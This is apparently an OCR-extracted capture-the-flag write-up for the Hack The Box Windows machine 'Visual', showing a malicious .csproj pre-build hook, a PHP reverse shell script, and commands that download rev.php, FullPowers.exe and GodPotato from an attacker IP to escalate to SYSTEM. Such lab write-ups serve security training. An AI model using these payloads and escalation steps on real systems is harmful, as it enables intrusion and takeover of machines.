
Edit the .csproj file by adding malicious pre-build command:

I used the following reverse shell payload:



Erel Regev


We need to create a .sln file as mentioned earlier and add the solutions.



New file after executing the command above:

```
1
2   Microsoft Visual Studio Solution File, Format Version 12.00
3   # Visual Studio Version 16
4   VisualStudioVersion = 16.0.30114.105
5   MinimumVisualStudioVersion = 10.0.40219.1
6   Project("{FAE04EC0-301F-11D3-BF4B-00C04F79EFBC}") = "Visual", "Visual.csproj", "{6C4A4A60-4D45-4656-B9DC-386DD952E3A9}"
7   EndProject
8   Global
9       GlobalSection(SolutionConfigurationPlatforms) = preSolution
10          Debug|Any CPU = Debug|Any CPU
11          Release|Any CPU = Release|Any CPU
12      EndGlobalSection
13      GlobalSection(SolutionProperties) = preSolution
14          HideSolutionNode = FALSE
15      EndGlobalSection
16      GlobalSection(ProjectConfigurationPlatforms) = postSolution
17          {6C4A4A60-4D45-4656-B9DC-386DD952E3A9}.Debug|Any CPU.ActiveCfg = Debug|Any CPU
18          {6C4A4A60-4D45-4656-B9DC-386DD952E3A9}.Debug|Any CPU.Build.0 = Debug|Any CPU
19          {6C4A4A60-4D45-4656-B9DC-386DD952E3A9}.Release|Any CPU.ActiveCfg = Release|Any CPU
20          {6C4A4A60-4D45-4656-B9DC-386DD952E3A9}.Release|Any CPU.Build.0 = Release|Any CPU
21      EndGlobalSection
22  EndGlobal
```


Execute the following commands from the project directory in order to push it into the Gitea Repository.



Erel Regev

```
┌──(kali㉿kali)-[~/Desktop/Visual]
└─$ git commit -m "first commit"
[main (root-commit) f522f0a] first commit
 8 files changed, 227 insertions(+)
 create mode 100644 Program.cs
 create mode 100644 Visual.csproj
 create mode 100644 Visual.sln
 create mode 100644 obj/Visual.csproj.nuget.dgspec.json
 create mode 100644 obj/Visual.csproj.nuget.g.props
 create mode 100644 obj/Visual.csproj.nuget.g.targets
 create mode 100644 obj/project.assets.json
 create mode 100644 obj/project.nuget.cache

┌──(kali㉿kali)-[~/Desktop/Visual]
└─$ git remote add origin http://localhost:3000/Test/Visual.git

┌──(kali㉿kali)-[~/Desktop/Visual]
└─$ git push -u origin main
Username for 'http://localhost:3000': Test
Password for 'http://Test@localhost:3000':
Enumerating objects: 11, done.
Counting objects: 100% (11/11), done.
Delta compression using up to 8 threads
Compressing objects: 100% (11/11), done.
Writing objects: 100% (11/11), 3.58 KiB | 1.19 MiB/s, done.
Total 11 (delta 1), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://localhost:3000/Test/Visual.git
 * [new branch]      main -> main
branch 'main' set up to track 'origin/main'.
```


Refresh the Gitea page.




Submit the Repository URL in the Visual website and wait for the reverse shell: don’t forget to use your IP address.


HTB Machine: Visual - Difficulty: Medium - Windows


Erel Regev





Wait a little until you get the shell 😊 navigate to /Users/enox/Desktop to find and read the user.txt file.





Erel Regev

Privilege Escalation

So I was inspecting the machine and found the xampp directory.

```
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/5/2022  12:03 PM                PerfLogs
d-r---        6/10/2023  11:00 AM                Program Files
d-----        6/10/2023  10:51 AM                Program Files (x86)
d-r---        6/10/2023  10:59 AM                Users
d-----        9/19/2023   6:44 AM                Windows
d-----        6/10/2023  10:32 AM                xampp
```

XAMPP is an open-source cross-platform web server solution stack package developed by Apache Friends. In Windows, the default installation directory for XAMPP is typically C:\xampp.


Inside the directory, the application's files can be found, including the PHP files. As well, the uploads directory that was used earlier. The htdocs typically refers to the "document root" directory in a web server, especially in the context of servers like Apache. The document root is the main directory where the web server looks for files to serve to users when they access a website. It means that if we upload a reverse PHP payload and trigger it by accessing its URL, we can get a reverse shell of NT authority\local service.


```php
<?php
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
    );
    private $buffer = 1024;  // read/write buffer size
    private $clen   = 0;     // command length
    private $error  = false; // stream read/write error
    private $sdump  = true;  // script's dump
    public function __construct($addr, $port) {
        $this->addr = $addr;
        $this->port = $port;
    }
    private function detect() {
        $detected = true;
        $os = PHP_OS;
        if (stripos($os, 'LINUX') !== false || stripos($os, 'DARWIN') !== false) {
            $this->os    = 'LINUX';
            $this->shell = '/bin/sh';
        } else if (stripos($os, 'WINDOWS') !== false || stripos($os, 'WINNT') !== false || stripos($os, 'WIN32') !== false) {
            $this->os    = 'WINDOWS';
            $this->shell = 'cmd.exe';
        } else {
```


```
PS C:\xampp\htdocs\uploads> Invoke-WebRequest -Uri "http://10.10.14.9:8000/rev2.php" -UseBasicParsing -OutFile rev.php
PS C:\xampp\htdocs\uploads> dir


    Directory: C:\xampp\htdocs\uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/10/2023   1:00 PM                2545eb87873b1b36e72e09a8a38738
-a----         6/10/2023   4:20 PM             17 .htaccess
-a----        11/10/2023   1:13 PM           9404 out.html
-a----        11/10/2023   1:12 PM            347 payload.php
-a----        11/10/2023   1:14 PM           9404 rev.php
-a----        11/10/2023   1:01 PM              0 todo.txt
```

Erel Regev

Triggering:







SeIncreaseWorkingSetPrivilege is a Windows security privilege that allows a process to increase the size of its working set, which is the amount of physical memory that a process is allowed to use in the system. The working set of a process is the set of memory pages that are currently resident in the physical RAM and actively being used by the process.

I found the following regarding this setting: (read the rationale in the link to understand the next steps).

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

https://github.com/itm4n/FullPowers

Erel Regev

I downloaded the executable to the machine:

```
C:\xampp\htdocs\uploads>curl -O "http://10.10.14.9:8000/FullPowers.exe"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 36864  100 36864    0     0  79841      0 --:--:-- --:--:-- --:--:-- 79792

C:\xampp\htdocs\uploads>dir
 Volume in drive C has no label.
 Volume Serial Number is 82EF-5600

 Directory of C:\xampp\htdocs\uploads

11/10/2023  01:37 PM    <DIR>          .
11/10/2023  01:37 PM    <DIR>          ..
06/10/2023  03:20 PM                17 .htaccess
11/10/2023  01:37 PM            36,864 FullPowers.exe
11/10/2023  01:12 PM               347 payload.php
11/10/2023  01:14 PM             9,404 rev.php
11/10/2023  01:01 PM                 0 todo.txt
               5 File(s)         46,632 bytes
               2 Dir(s)   9,664,638,976 bytes free
```

Executed the file:

```
C:\xampp\htdocs\uploads>FullPowers
[+] Started dummy thread with id 3516
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.4851]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

Erel Regev

Then, after changing the setting , I used the following:

https://github.com/BeichenDream/GodPotato

```
C:\xampp\htdocs\uploads>curl -O "http://10.10.14.9:8000/GodPotato-NET4.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 57344  100 57344    0     0    98k      0 --:--:-- --:--:-- --:--:--   98k

C:\xampp\htdocs\uploads>dir
 Volume in drive C has no label.
 Volume Serial Number is 82EF-5600

 Directory of C:\xampp\htdocs\uploads

11/10/2023  01:51 PM    <DIR>          .
11/10/2023  01:51 PM    <DIR>          ..
06/10/2023  03:20 PM                17 .htaccess
11/10/2023  01:37 PM            36,864 FullPowers.exe
11/10/2023  01:51 PM            57,344 GodPotato-NET4.exe
11/10/2023  01:12 PM               347 payload.php
11/10/2023  01:14 PM             9,404 rev.php
11/10/2023  01:01 PM                 0 todo.txt
               6 File(s)        103,976 bytes
               2 Dir(s)   9,663,533,056 bytes free
```

```
C:\xampp\htdocs\uploads>GodPotato-NET4.exe -cmd "cmd /c type C:\Users\Administrator\Desktop\root.txt"
[*] CombaseModule: 0x140733857136640
[*] DispatchTable: 0x140733859442800
[*] UseProtseqFunction: 0x140733858818976
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\e5c06f76-a46b-4b15-8830-2471c2eb6335\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00006c02-0824-ffff-0a5b-2e884542bfca
[*] DCOM obj OXID: 0x4079b9ff386387a6
[*] DCOM obj OID: 0x2d39bb2c33e67e2f
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 872 Token:0x800  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 1776
5[redacted]a
```